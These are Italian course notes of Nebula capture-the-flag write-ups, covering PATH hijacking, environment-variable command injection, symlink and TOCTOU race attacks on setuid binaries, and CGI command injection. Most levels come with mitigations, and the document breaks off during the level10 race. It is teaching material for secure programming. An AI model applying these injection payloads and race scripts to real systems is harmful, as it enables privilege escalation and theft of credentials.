

# Sfide programmazione sicura

A.A. 2023/2024

# Capitolo 1

## Nebula - level00


Utilizziamo ssh dalla nostra macchina Linux.

Login come utente level00:

```
> ssh level00@10.0.2.10  
> password: level00
```

Otteniamo un elenco di tutti i file con il bit SETUID impostato nel sistema, visualizzando solo quelli i cui percorsi o nomi contengono la stringa "flag", e ignorando i messaggi di errore che potrebbero apparire durante la ricerca.

```
> find / -perm /u+s 2> /dev/null | grep "flag"
```



```
level00@nebula:/home$ find / -perm /u+s 2> /dev/null | grep "flag"  
/bin/ .../flag00  
/rofs/bin/ .../flag00
```

Mandiamo in esecuzione il file eseguibile nella cartella bin:

```
> flag00@nebula:/home$ /bin/.../flag00  
Congrats, now run getflag to get yout flag
```

Sfida vinta!

## Capitolo 2

# Nebula - level01

Login come utente level01 tramite ssh dalla nostra macchina Kali:

```
> ssh level01@10.0.2.10
> password: level01
```

L'obiettivo della sfida è cercare di eseguire `bin/getflag` con i privilegi dell'utente `flag01`.

Sappiamo che è molto difficile rompere la password e che l'amministratore non è intenzionato a fornircela, quindi dobbiamo trovare una strategia alternativa. Controlliamo i permessi dell'eseguibile `flag01`:

```
> ls -la /home/flag01/flag01

-rwsr-x--- 1 flag01 level01
```

notiamo che esso è di proprietà dell'utente `flag01` ed è eseguibile dal gruppo `level01`, ma notiamo anche che l'eseguibile ha il bit SETUID alzato.

**IDEA:** provare a inoculare l'esecuzione di `/bin/getflag` sfruttando il binario `/home/flag01/flag01`.

Verifichiamo ora cosa fa il sorgente di `flag01`: `level01.c`

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp){
    gid_t gid;
    uid_t uid;
    gid = getegid();
    uid = geteuid();

    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);

    system("/usr/bin/env echo and now what?");
}
```

Esso imposta tutti gli UID e i GID al loro valore effettivo e poi tramite la funzione di libreria `system()` esegue un comando shell passato come argomento (restituisce `-1` in caso di errore). L'ultima istruzione di `level1.c` è la seguente: `system("/usr/bin/env echo and now what?");`.

Dal manuale della funzione `system` scopriamo che: "Do not use `system()` from a program with set-user-ID or set-group-ID privileges, because strange values for some environment variables might be used to subvert system integrity.", subito dopo... "Do not use `system()` from a program with set-user-ID or set-group-ID privileges, because strange values for some environment variables might be used to subvert system integrity."

In poche parole il manuale avverte che la chiamata `system()` è potenzialmente pericolosa se essa:

- viene utilizzata in un programma con privilegi SETUID o SETGID, può essere soggetta a manipolazioni delle variabili d'ambiente che mettono a rischio l'integrità del sistema
- potrebbe non funzionare correttamente se `/bin/sh` è collegato a `bash`. Questo è significativo perché `bash`, anche se utilizzato come `/bin/sh`, potrebbe comportarsi in modo diverso rispetto a una shell POSIX standard come `sh`.

Per verificare se `/bin/sh` è collegato a `/bin/bash` in un sistema Unix-like, eseguiamo il seguente comando da terminale:

```
> ls -l /bin/sh

lrwxrwxrwx 1 root root 9 2011-11-20 20:38 /bin/sh -> /bin/bash
```

dall'output scopriamo /bin/sh è collegato a bash (bash è il target del link simbolico)

La causa del malfunzionamento è il fatto che BASH quando invocata come sh non effettua l'abbassamento dei privilegi. Sappiamo che la chiamata a system effettua una echo possiamo inoculare qualcosa di diverso dalla echo, questo è possibile modificando le variabili di ambiente.

**Sfruttiamo la vulnerabilità** Possiamo modificare indirettamente la stringa eseguita da system copiando /bin/getflag in una cartella temporanea e dandole il nome echo e alterando la variabile d'ambiente in modo da anticipare tmp a /usr/bin facendo:

```
> PATH=/tmp:$PATH
```

Il comando env prova a caricare la echo, sh individua /tmp/echo come primo candidato e lo esegue con i privilegi dell'utente flag01.

```
> cp /bin/getflag /tmp/echo
> PATH=/tmp:$PATH
> /home/flag01/flag01
```

sfida vinta

## Debolezze

1. i privilegi dell'eseguibile flag01 sono ingiustamente elevati
2. il binario bin/sh non abbassa i propri privilegi
3. manipolando una variabile d'ambiente è possibile sostituire il comando echo con un comando che esegue lo stesso codice di /bin/getflag

**Mitigazione** Essendo la vulnerabilità un AND di debolezze è sufficiente mitigarne una per inibire le restanti(ovviamente è meglio mitigarle tutte).

1. abbassare il bit di SETUID sull'eseguibile flag01.
2. installare una nuova versione di BASH che eviti il mancato abbassamento dei privilegi
3. impostare in maniera sicura PATH. Questo è possibile modificando il codice di level1.c usando la funzione putenv() che modifica la variabile di ambiente già impostata prima della chiamata a system(). Chiamiamo questo file level1-env.c

level1-env.c

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp){
    gid_t gid;
    uid_t uid;
    gid = getegid();
    uid = geteuid();

    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);

    putenv("PATH=/bin:/sbin:/usr/bin:/usr/sbin");
    system("/usr/bin/env echo and now what?");
}
```

Compiliamo level1-env.c:

```
> gcc -o flag01-env level1-env.c
```

Impostiamo i privilegi su flag01-env:

```
> chown flag01:level01 /home/flag01/flag01-env
> chmod u+s /home/flag01/flag01-env
```

Impostiamo PATH ed eseguiamo flag01-env:

```
> PATH=/tmp:$PATH
> /home/flag01/flag01-env
```

output: and now what?

# Capitolo 3

## Nebula - level02

Login come utente level02 tramite ssh:

```
> ssh level02@10.0.2.10
> password: level02
```

L'obiettivo della sfida è l'esecuzione del programma `/bin/getflag` con i privilegi dell'utente `flag02`. Controlliamo i permessi dell'eseguibile `flag02`:

```
> ls -la /home/flag02/flag02

-rwsr-x--- 1 flag02 level02
```

notiamo che esso è di proprietà dell'utente `flag02` ed è eseguibile dal gruppo `level02`, ma notiamo anche che l'eseguibile ha il bit SETUID alzato.

**IDEA:** provare a inoculare l'esecuzione di `/bin/getflag` sfruttando il binario `/home/flag02/flag02`.

Verifichiamo ora cosa fa il sorgente di `flag02`: `level02.c`

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp){
    char *buffer;
    gid_t gid;
    uid_t uid;

    gid = getegid();
    uid = geteuid();
    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);

    buffer = NULL!
    asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
    printf("about to call system(\"%s\")\n", buffer);

    system(buffer);
}
```

Il file `level02.c` fa le seguenti cose:

1. Imposta tutti gli UID e i GID al loro valore effettivo
2. Alloca un buffer e ci scrive dentro il valore della variabile di ambiente `USER`, la scrittura avviene utilizzando la funzione `asprintf()` mentre la variabile di ambiente viene ottenuta con la funzione di libreria `getenv()`
3. Stampa il buffer
4. Esegue il comando contenuto nel buffer

Notiamo che il path del comando è scritto esplicitamente quindi non è possibile applicare l'iniezione indiretta via `PATH`. Possiamo però provare una iniezione diretta perchè il buffer riceve il valore della variabile di ambiente `USER`, quindi modificando questa variabile possiamo modificare il buffer.

**Sfruttiamo le vulnerabilità:**

**Iniezione di PATH:** Nel sorgente level2.c non è possibile usare l'iniezione di comandi tramite PATH. Il path del comando è scritto esplicitamente: bin/echo.

**Modifica del buffer** In level2.c la stringa buffer riceve il valore da una variabile di ambiente (USER), tale valore viene prelevato mediante la funzione getenv("USER"). Quindi, modificando USER si dovrebbe poter modificare buffer.

**NOTA:** In BASH è possibile concatenare due comandi con il carattere separatore ;echo comando1; echo comando 2. Possiamo usare la variabile di ambiente USER per iniettare un comando qualsiasi USER='level02; /usr/bin/id'.

```
#settiamo user
> USER='level02;_/usr/bin/id'
#proviamo ad eseguire
> /home/flag02/flag02

/usr/bin/id is cool.
#la bandiera non viene catturata
```

Il problema è che nel buffer dopo la lettura della variabile di ambiente c'è la stringa "is cool" questo viene visto come parametro extra. Per togliere questi parametri possiamo provare a settare di nuovo la variabile USER come abbiamo fatto prima ma questa volta aggiungiamo un "#" finale, in questo modo la stringa "is cool" verrà commentata e potremo vincere la sfida.

```
#settiamo user con il commento finale
> USER='level02;_/bin/getflag_#'
#proviamo ad eseguire
> /home/flag02/flag02
#viene restituito l'output della system ma viene anche eseguito bin/getflag
#sfida vinta
```

## Debolezze

1. Privilegi troppo elevati a flag02
2. La versione di BASH non effettua l'abbassamento dei privilegi
3. Su l'input esterno non vengono escapeati i caratteri speciali

## Mitigazione 1

1. Abbassare il bit SETUID di flag02
2. Aggiornare bash
3. Utilizzare la funzione di libreria getlogin() che permette di non considerare i caratteri speciali.

Level2-getLogin.c:

```
int main(int argc, char **argv, char **envp){
    char *buffer;
    char *username;
    gid_t gid;
    uid_t uid;

    gid = getegid();
    uid = geteuid();
    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);
    username=getlogin();

    buffer = NULL!
    asprintf(&buffer, "/bin/echo %s is cool", username);
    printf("about to call system(\"%s\")\n", buffer);

    system(buffer);
}
```

Compiliamo level1-getLogin.c:

```
> gcc -o flag02-getLogin level2-getLogin.c
```

Impostiamo i privilegi su flag02-getLogin:

```
> chown flag02:level02 /home/flag02/flag02-getLogin
> chmod u+s /home/flag02/flag02-getLogin
```

Impostiamo USER ed eseguiamo flag02-getLogin:

```
> USER='level02;_/bin/getflag_#'  
> ./flag02-getlogin.  
  
# Il carattere speciale ; provoca l'uscita dal programma.
```

## Mitigazione 2

1. Abbassare il bit SETUID di flag02
2. Aggiornare bash
3. Utilizzare la funzione strpbrk per verificare se la stringa risultante contiene caratteri non validi tramite.

Level2-strpbrk.c:

```
int main(int argc, char **argv, char **envp)  
{  
    char *buffer;  
    const char invalid_chars[] = "!\"$%&'()*+,-<=>?@[\\]^_`{|}";  
  
    gid_t gid;  
    uid_t uid;  
    gid = getegid();  
    uid = geteuid();  
    setresgid(gid, gid, gid);  
    setresuid(uid, uid, uid);  
  
    buffer = NULL;  
  
    asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));  
    if ((strpbrk(buffer, invalid_chars)) != NULL) {  
        perror("strpbrk");  
        exit(EXIT_FAILURE);  
    }  
  
    printf("about to call system(\"%s\")\n", buffer);  
  
    system(buffer);  
}
```

Compiliamo level2-strpbrk.c:

```
> gcc -o flag02-strpbrk level2-strpbrk.c
```

Impostiamo i privilegi su flag02-strpbrk:

```
> chown flag02:level02 /home/flag02/flag02-strpbrk  
> chmod u+s /home/flag02/flag02-strpbrk
```

Impostiamo USER ed eseguiamo flag02-strpbrk:

```
> USER='level02;_/bin/getflag_#'  
> ./flag02-strpbrk.  
  
# Il carattere speciale ; provoca l'uscita dal programma.
```

# Capitolo 4

## Nebula - level04

Login come utente level04:

```
> username: level04
> password: level04
```

L'obiettivo della sfida è

1. Lettura del token (password dell'utente flag04);
2. Autenticazione come utente flag04;
3. Esecuzione del programma `/bin/getflag` come utente flag04

```
> ls -la /home/flag04

-rwsr-x--- 1 flag04 level04 7428 2011-11-20 21:52 flag04
-rw----- 1 flag04 flag04   37 2011-11-20 21:52 token
```

Il file `flag04` è un eseguibile con il bit Setuid impostato, di proprietà dell'utente `flag04` e con permessi di esecuzione per il gruppo `level04`. Questo significa che qualsiasi utente del gruppo `level04` può eseguire `flag04` e ottenere i permessi dell'utente `flag04` durante l'esecuzione. Il file `token` è un file riservato al solo proprietario `flag04`, che contiene probabilmente informazioni sensibili.

Verifichiamo ora cosa fa il sorgente di `flag04`: `level04.c`

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>
#include <fcntl.h>

int main(int argc, char **argv, char **envp)
{
    char buf[1024];
    int fd, rc;

    if(argc == 1) {
        printf("%s [file to read]\n", argv[0]);
        exit(EXIT_FAILURE);
    }

    if(strstr(argv[1], "token") != NULL) {
        printf("You may not access '%s'\n", argv[1]);
        exit(EXIT_FAILURE);
    }

    fd = open(argv[1], O_RDONLY);
    if(fd == -1) {
        err(EXIT_FAILURE, "Unable to open %s", argv[1]);
    }

    rc = read(fd, buf, sizeof(buf));

    if(rc == -1) {
        err(EXIT_FAILURE, "Unable to read fd %d", fd);
    }
}
```



```
    write(1, buf, rc);  
}
```

Il programma legge il contenuto di un file specificato dall'utente e lo stampa sullo schermo, ma impedisce l'accesso ai file il cui nome contiene la parola "token".

Infatti proviamo una prima esecuzione dell'eseguibile con il file passwd

```
> ./flag04 /etc/passwd  
  
level04@nebula:/home/flag04$ ./flag04 /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
...
```

Provando poi direttamente col file token presente nella cartella:

```
> ./flag04 token  
You may not access 'token'
```

come avevamo già descritto prima: il programma legge qualsiasi file tranne token

Il controllo sul nome del file passato come input viene fatto dalla funzione **strstr**. E guardando meglio il codice il messaggio di errore si ha ogni qual volta l'argomento passato a flag04 contiene token come sottostringa.

### 4.0.1 1° attacco: Utilizzo di una fake strstr tramite LD\_PRELOAD

Creiamo un file strstr.c al cui interno mettiamo questo codice:

```
#include <stdio.h>  
#include <string.h>  
  
char *strstr(const char *haystack, const char *needle) {  
    return NULL;  
}
```

Generiamo la libreria condivisa:

```
> gcc -shared -fPIC strstr.c -o strstr.so
```

Modifichiamo la variabile LD\_PRELOAD:

```
> export LD_PRELOAD=./strstr.so
```

Ora la funzione strstr fake sovrascriverà la vera strstr un modo tale da provare a bypassare il controllo. Ma... mandiamo in esecuzione flag04

```
> ./flag04 token  
You may not access 'token'
```

Fallimento: è stata eseguita la strstr originale! Capiamo che è necessaria omogeneizzazione dei privilegi quindi effettuiamo una copia di flag04

```
> level04@nebula:/home/flag04$ cp flag04 ../level04/flag04
```

Riproviamo l'attacco:

```
> level04@nebula:~$ export LD_PRELOAD=./strstr.so  
> level04@nebula:~$ ./flag04 ../flag04/token  
flag04: Unable to open ../flag04/token: Permission denied
```

L'attacco fallisce perchè a causa dei permessi del file flag04. La copia di flag04 non è capace di aprire token poiché non ha il bit SETUID settato e, inoltre, il file token non ha i permessi di lettura per gli altri utenti.

### 4.0.2 2° attacco: symlink

Analizzando il codice sorgente ci fermiamo allo snippet seguente:

```
fd = open(argv[1], O_RDONLY);  
if(fd == -1) {  
    err(EXIT_FAILURE, "Unable to open %s", argv[1]);  
}
```

Unico target dell'analisi è la funzione open. Leggendo la documentazione della funzione open scopriamo che può aprire diversi tipi di file, tra cui i link simbolici.

- Un link simbolico (symlink o soft link) non è altro che un file che punta ad un altro file

Un link simbolico si crea col comando, in questo modo il symlink avrà i permessi dell'utente che l'ha creato. Questa caratteristica ci permette di bypassare il controllo della funzione `strstr()`.

```
> ln -s ../flag04/token key
> ls -l key
lrwxrwxrwx 1 level04 level04 15 2024-05-21 11:24 key -> ../flag04/token
```

### Prima prova con cat sul symlink

```
> level04@nebula:~$ cat key
cat: key: Permission denied
```

### Seconda prova con flag04 sul symlink

```
> level04@nebula:~$ ../flag04/flag04 key
06508b5e-8909-4f38-b630-fdb148a848a2
```

FUNZIONA! Il controllo effettuato da `strstr` viene bypassato perchè l'argomento passato è diverso da `token`. Grazie al bit `SETUID` acceso la `open()` in `level04.c` viene eseguita con i privilegi dell'utente `flag04`. Quindi chi tenta di aprire il file corrisponde al proprietario, cioè `flag04`.

A questo punto completiamo la sfida

```
> level04@nebula:~$ su flag04
> Password: 06508b5e-8909-4f38-b630-fdb148a848a2
> sh-4.2$ whoami
flag04
> sh-4.2$ getflag
You have successfully executed getflag on a target account
```

## 4.0.3 Mitigazione 1

La contromisura più ovvia consiste nel non salvare le credenziali di accesso di `flag04` nel file `token`.

## 4.0.4 Mitigazione 2

Modifichiamo `level04.c` inserendo all'interno del codice sorgente la seguente stringa:

```
fd = open(argv[1], O_RDONLY | O_NOFOLLOW);
```

La costante `O_NOFOLLOW` è una delle opzioni che possono essere passate alla funzione `open()` in C. Essa indica al sistema operativo di non seguire i link simbolici durante l'apertura di un file.

All'esecuzione del nuovo binario `flag04_mitigated` con argomento il symlink `key` si ha il messaggio di errore:

```
> level04@nebula:~$ ./level04_nofollow.o key
level04_nofollow.o: Unable to open key: Too many levels of symbolic links
```

## 4.0.5 Mitigazione 3

Usiamo la funzione `readlink` per controllare se il parametro passato contiene un symlink

Aggiungere un IF-CASE tra i vari `if present` nel codice

```
if (readlink(argv[1], buf, sizeof(buf)) > 0){
printf("Sorry. Symbolic links not allowed!\n");
exit(EXIT_FAILURE);
}
```

All'esecuzione del nuovo binario `flag04_readlink` con argomento il symlink `key` si ha il messaggio di errore, infatti:

```
> level04@nebula:~$ ./flag04_readlink.o key
Sorry. Symbolic links not allowed!
```

# Capitolo 5

## Nebula - level07

Login come utente level07:

```
> username: level07
> password: level07
```

L'obiettivo della sfida è l'esecuzione del programma `/bin/getflag` con i privilegi dell'utente `flag07`. Non considereremo attacchi con login diretto, iniezione tramite variabili di ambiente e librerie condivise dato che questi attacchi non avranno successo. Ci concentriamo sulla iniezione diretta di comandi. Controlliamo i file contenuti nella cartella `flag07`:

```
> ls /home/flag07

index.cgi  tthttpd.conf
```

Controlliamo i permessi del file `index.cgi`

```
> ls -la /home/flag07 index.cgi

-rwxr-xr-x 1 root root
```

`index.cgi` è leggibile ed eseguibile da tutti gli utenti ed ha bit `setuid` abbassato.

Vediamo il sorgente di `index.cgi`: `cat </home/flag07/index.cgi`

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
    $host = $_[0];
    print("<html><head><title>Ping results</title></head><body><pre>");

    @output = `ping -c 3 $host 2>&1`;
    foreach $line (@output) { print "$line"; }

    print("</pre></body></html>");
}
# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

Il programma crea lo scheletro di una pagina HTML, tramite il comando `ping -c 3 IP 2>&1` invia 3 pacchetti all'host il cui indirizzo è IP e infine stampa l'output sulla pagina HTML.

**Tentativi di attacco** Eseguiamo lo script in locale passando come Host `8.8.8.8` quindi:

```
> /home/flag07/index.cgi Host=8.8.8.8
```

Il risultato è la stampa della pagina html con il risultato del comando ping.

**Primo tentativo di attacco:** Proviamo l'esecuzione sequenziale di due comandi usando il separatore `;"`

```
> /home/flag07/index.cgi Host=8.8.8.8; /bin/getflag
```

Notiamo che `getflag` viene eseguito ma non con i permessi di `flag07`.

Proviamo una iniezione locale modificando il secondo punto mettendo i parametri fra virgolette:

```
> /home/flag07/index.cgi "Host=8.8.8.8; /bin/getflag"
```

Questa volta getflag non viene eseguito.

**Come mai non funziona?** La funzione `param()` fetcha solo i valori del parametro descritto nella funzione, dato che in `index.cgi param()` viene invocata con `ping(param("Host"))`; essa preleva solo il valore assegnato ad `Host` e ignora il resto. Inoltre scopriamo che `;"` consente di separare i parametri.

**Secondo tentativo di attacco:** Sostituiamo i caratteri speciali `;"` e `/"` con i rispettivi valori esadecimali (URL encoding) essi sono rispettivamente `%3B` e `%2F` quindi tentiamo nuovamente l'attacco:

```
> /home/flag07/index.cgi "Host=8.8.8.8%3B%2Fbin%2Fgetflag"
```

Questa volta l'iniezione locale ha successo ma getflag non viene eseguito con i permessi di flag07.

**terzo tentativo di attacco tramite iniezione remota:** Per effettuare una iniezione remota bisogna identificare un server Web che esegua `index.cgi` con `SETUID`, se esiste un server del genere la sfida è vinta. Sappiamo che esiste un file denominato `thttpd.conf`, vediamo i suoi permessi:

```
> ls -la /home/flag07 thttpd.conf
```

```
-rw-r--r-- 1 root root
```

Scopriamo che è leggibile da tutti e modificabile solo da root, leggendo il file tramite il comando:

```
> pg /home/flag07/thttpd.conf
```

Scopriamo che il server:

- ascolta sulla porta 7007
- la sua directory radice è `/home/flag07`
- vede l'intero file system dell'host
- esegue con i permessi di flag07

Prima di procedere vediamo se il server è davvero in ascolto sulla porta 7007:

```
# verifichiamo se esistono processi di nome thttpd
> pgrep -l thttpd
# il processo thttpd esiste
# verifichiamo c'è qualche processo in ascolto sulla 7007
> netstat -ntl | grep 7007
# un processo è in ascolto su 7007
```

Non abbiamo certezza del fatto che il processo in ascolto sulla 7007 sia `thttpd` e non possiamo usare `netstat -ntlp` per sapere il nome del processo perchè non siamo root, quindi dobbiamo interagire direttamente con il server Web inviandogli richieste tramite il comando `nc` quindi facciamo

```
> nc localhost 7007
> GET / HTTP/1.0
```

L'accesso a `root(/)` ci è proibito ma scopriamo che il server è effettivamente `thttpd`.

Quindi il nostro vettore d'attacco verrà costruito utilizzando `nc localhost 7007` ed effettuando una `GET` verso `index.cgi` passandogli come parametro `Host 8.8.8.8` concatenato `/bin/getflag` con i rispettivi punti e virgola e slash in esadecimanle

```
> #login come level07
> nc localhost 7007
> GET /index.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
#sfida vinta
```

## Debolezze

1. `thttpd` esegue con privilegi troppo elevati. Quelli dell'utente "privilegiato" flag07. CWE-250 Execution with Unnecessary Privileges.
2. `index.cgi` non neutralizza i caratteri speciali. CWE-78 Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

## Mitigazione

1. riconfigurare `thttpd` con privilegi più bassi
2. possiamo implementare nello script Perl un filtro basato su blacklist quindi se un input è conforme a un formato presente nella blacklist esso viene scartato.

**Mitigazione caso1:** Possiamo riconfigurare thttpd in modo che esegua con in privilegi di un utente inferiore ad esempio level07 piuttosto che flag07. Innanzitutto, verifichiamo che il file /home/flag07/thttpd.conf sia quello effettivamente usato dal server Web:

```
$ps ax | grep thttpd
...
803 ? Ss 0:00 /usr/sbin/thttpd -C /home/flag07/thttpd.conf
```

Creiamo una nuova configurazione nella home directory dell'utente level07.

- Diventiamo root tramite l'utente nebula.

- Copiamo /home/flag07/thttpd.conf nella home directory di level07: cp

```
> /home/flag07/thttpd.conf /home/level07
```

- Aggiorniamo i permessi del file:

```
> chown level07:level07 /home/level07/thttpd.conf
> chmod 644 /home/level07/thttpd.conf
```

- Editiamo il file /home/flag07/thttpd.conf:

```
> nano /home/level07/thttpd.conf
```

Una volta aperto:

- Impostiamo una porta di ascolto TCP non in uso: port=7008
- Impostiamo la directory radice del server: dir=/home/level07
- Impostiamo l'esecuzione come utente level07: user=level07

- Copiamo /home/flag07/index.cgi nella home directory di level07:

```
> cp /home/flag07/index.cgi /home/level07
```

- Aggiorniamo i permessi dello script:

```
> chown level07:level07 /home/level07/index.cgi
> chmod 0755 /home/level07/index.cgi
```

- Eseguiamo manualmente una nuova istanza del server Web thttpd:

```
> thttpd -C /home/level07/thttpd.conf
```

Ripetiamo l'attacco sul server Web appena avviato:

```
> nc localhost 7008
GET /index.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
```

/bin/getflag non riceve più i privilegi di flag07

**Mitigazione caso2:** Possiamo implementare nello script Perl un filtro dell'input basato su blacklist dove se l'input non ha la forma di un indirizzo IP viene scartato silenziosamente. Il nuovo script index-bl.cgi esegue le seguenti operazioni:

- Memorizza il parametro Host in una variabile \$host
- Fa il match di \$host con una espressione regolare che rappresenta un indirizzo IP
- Controlla se \$host verifica l'espressione regolare
- Se sì, esegue ping, altrimenti Se no, non esegue nulla

# Capitolo 6

## Nebula - level10

Login come utente level10:

```
> username: level10
> password: level10
```

L'obiettivo della sfida è

- Lettura del token (password dell'utente flag10), in assenza dei permessi per farlo;
- Autenticazione come utente flag10
- Esecuzione del programma `/bin/getflag` come utente flag10

Controlliamo i file contenuti nella cartella flag10:

```
> ls -l
-rwsr-x--- 1 flag10 level10 7743 2011-11-20 21:22 flag10
-rw----- 1 flag10 flag10   37 2011-11-20 21:22 token
```

La directory contiene due file, entrambi di proprietà di "flag10". Uno è un eseguibile di dimensioni 7743 byte con il bit Setuid attivato, consentendo l'esecuzione con i privilegi dell'utente proprietario. L'altro file è di dimensioni più piccole (37 byte) e ha permessi di lettura/scrittura solo per il proprietario, indicando che potrebbe contenere informazioni sensibili.

### Prima esecuzione

Proviamo a mandare in esecuzione il binario flag10 con il comando `./flag10`. Viene stampato a video un messaggio di errore. Il programma si aspetta il nome di un file e di un host.

```
> level10@nebula:/home/flag10$ ./flag10
./flag10 file host sends file to host if you have access to it
```

### Seconda esecuzione

Proviamo a mandare il file token all'host localhost (in locale)

```
> level10@nebula:/home/flag10$ ./flag10 token 127.0.0.1
You don't have access to token
```

Analizziamo il codice di level10.c

```
...
int main(int argc, char **argv)
{
    char *file;
    char *host;

    if(argc < 3) {
        printf("%s file host\n\t sends file to host if you have access to it\n", argv[0]);
        exit(1);
    }

    file = argv[1];
    host = argv[2];

    if(access(argv[1], R_OK) == 0) {
        int fd;
        int ffd;
```

```
int rc;
struct sockaddr_in sin;
char buffer[4096];

printf("Connecting to %s:18211 .. ", host); fflush(stdout);

fd = socket(AF_INET, SOCK_STREAM, 0);

memset(&sin, 0, sizeof(struct sockaddr_in));
sin.sin_family = AF_INET;
sin.sin_addr.s_addr = inet_addr(host);
sin.sin_port = htons(18211);

if(connect(fd, (void *)&sin, sizeof(struct sockaddr_in)) == -1) {
    printf("Unable to connect to host %s\n", host);
    exit(EXIT_FAILURE);
}

#define HITHERE ".oO Oo.\n"
if(write(fd, HITHERE, strlen(HITHERE)) == -1) {
    printf("Unable to write banner to host %s\n", host);
    exit(EXIT_FAILURE);
}
#undef HITHERE

printf("Connected!\nSending file .. "); fflush(stdout);

ffd = open(file, O_RDONLY);
if(ffd == -1) {
    printf("Damn. Unable to open file\n");
    exit(EXIT_FAILURE);
}

rc = read(ffd, buffer, sizeof(buffer));
if(rc == -1) {
    printf("Unable to read from file: %s\n", strerror(errno));
    exit(EXIT_FAILURE);
}

write(fd, buffer, rc);

printf("wrote file!\n");

} else {
    printf("You don't have access to %s\n", file);
}
}
```

Il programma si connette a un host remoto sulla porta 18211 e invia un file specificato come argomento, se l'utente ha accesso in lettura al file. Se la connessione e l'apertura del file avvengono con successo, il programma invia il contenuto del file all'host remoto.

## 6.0.1 Primo attacco

Creiamo un finto token in /tmp

```
> level10@nebula:/home/flag10$ cd /tmp
> level10@nebula:/tmp$ touch fake_token
> level10@nebula:/tmp$ echo "...Sono fake..." > fake_token
> level10@nebula:/tmp$ chmod 777 fake_token
```

Usiamo una seconda macchina Linux come host. Siccome siamo in SSH, basta aprire un nuovo terminale e capire qual è il nostro IP.

```
> $ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
```

Mettiamo la macchina in ascolto sulla porta 18211 con il comando:

```
> $ nc -lvnp 18211
```

Proviamo ad eseguire flag10 passandogli il nuovo file creato

```
> level10@nebula:/tmp$ ../home/flag10/flag10 /tmp/fake_token 10.0.2.4
Connecting to 10.0.2.4:18211 .. Connected!
Sending file .. wrote file!
```

Il risultato ottenuto sull'altro terminale in ascolto...

```
listening on [any] 18211 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.10] 50277
.oO Oo.
...Sono fake...
```

Il file viene inviato alla seconda macchina!

## Considerazione

L'invio alla seconda macchina è andato a buon fine perchè avevamo accesso al file. Chi controlla l'accesso al file?

```
if(access(argv[1], R_OK) == 0) {
```

Come possiamo aggirare la restrizione? Idea: Stessa strategia usata in Level04 per aggirare la restrizione della funzione open.

## 6.0.2 Secondo attacco

Proviamo a usare un link simbolico. Nella nostra home, creiamo un soft link flag che punti al file token

```
ln -s /home/flag10/token flag
```

e poi visualizziamo il contenuto della cartella.

```
> level10@nebula:~$ ../flag10/flag10 token_sym 10.0.2.10
You don't have access to token_sym
```

L'uso del soft link non ha risolto il problema!

Continuiamo ad indagare: leggiamo la documentazione della funzione **access**.

```
> man access
access() checks whether the calling process can access the file pathname. If pathname is a
symbolic link, it is dereferenced.
```

Se il pathname è un link simbolico, viene effettuato il controllo al file a cui punta.

```
The check is done using the calling process's real UID and GID, rather than the effective IDs as is done
when actually attempting an operation (e.g., open(2)) on the file. This allows set-user-ID programs
to easily determine the invoking user's authority.
```

In più, il controllo viene effettuato sull'UID REALE, non su quello EFFETTIVO. Infine, proseguendo nella sezione *Notes*:

```
Warning: Using access() to check if a user is authorized to, for example, open a file before actually
doing so using open(2) creates a security hole, because the user might exploit the short time interval
between checking and opening the file to manipulate it. For this reason, the use of this system call
should be avoided.
```

Leggendo il sorgente, notiamo che c'è effettivamente un intervallo tra il controllo dei permessi con `access()` e l'apertura del file con `open()`.

## 6.0.3 Terzo attacco

IDEA: Proviamo a sfruttare l'intervallo tra il controllo dei permessi e l'apertura del file con open.

- Creiamo un file temporaneo che ci faccia superare il controllo della `access()`
- Sostituiamo il file da leggere con un link simbolico che punta al file token prima della `open()`

Creiamo un soft link al file tokenfinto

```
ln -s /tmp/fake_token /home/level10/token_sym
```

Il soft link ci fa superare il controllo della `access`, perché abbiamo accesso al file puntato.

Una volta superato il controllo della `access`, creiamo un soft link al file token

```
ln -sf /home/flag10/token /home/level10/token_sym
```

Il soft link ci fa superare il controllo della `open`, come in Level04.

I due soft link hanno lo stesso nome ma puntano a due risorse differenti.

Una singola esecuzione dell'attacco suggerito non è sufficiente, quindi servono più esecuzioni del programma per far sì che il soft link, all'apertura della `open()`. Creiamo uno script in BASH che sostanzialmente gira in background e crea all'infinito processi per creare sym link.



```
> cd /tmp
> nano swap_sym.sh
while true;
do
    ln -sf /tmp/fake_token /home/level10/flag;
    ln -sf /home/flag10/token /home/level10/flag;
done &
> chmod +x swap_sym.sh
```

Creiamo un ciclo infinito di esecuzione di flag10

```
> cd /tmp
> nano loop_flag10.sh
IPAddress="10.0.2.4"

while true; do
    /home/flag10/flag10 /home/level10/flag "$IPAddress"
done
> chmod +x loop_flag10.sh
```

Lanciamo il primo script

```
> level10@nebula:/tmp$ ./swap_sym.sh
```

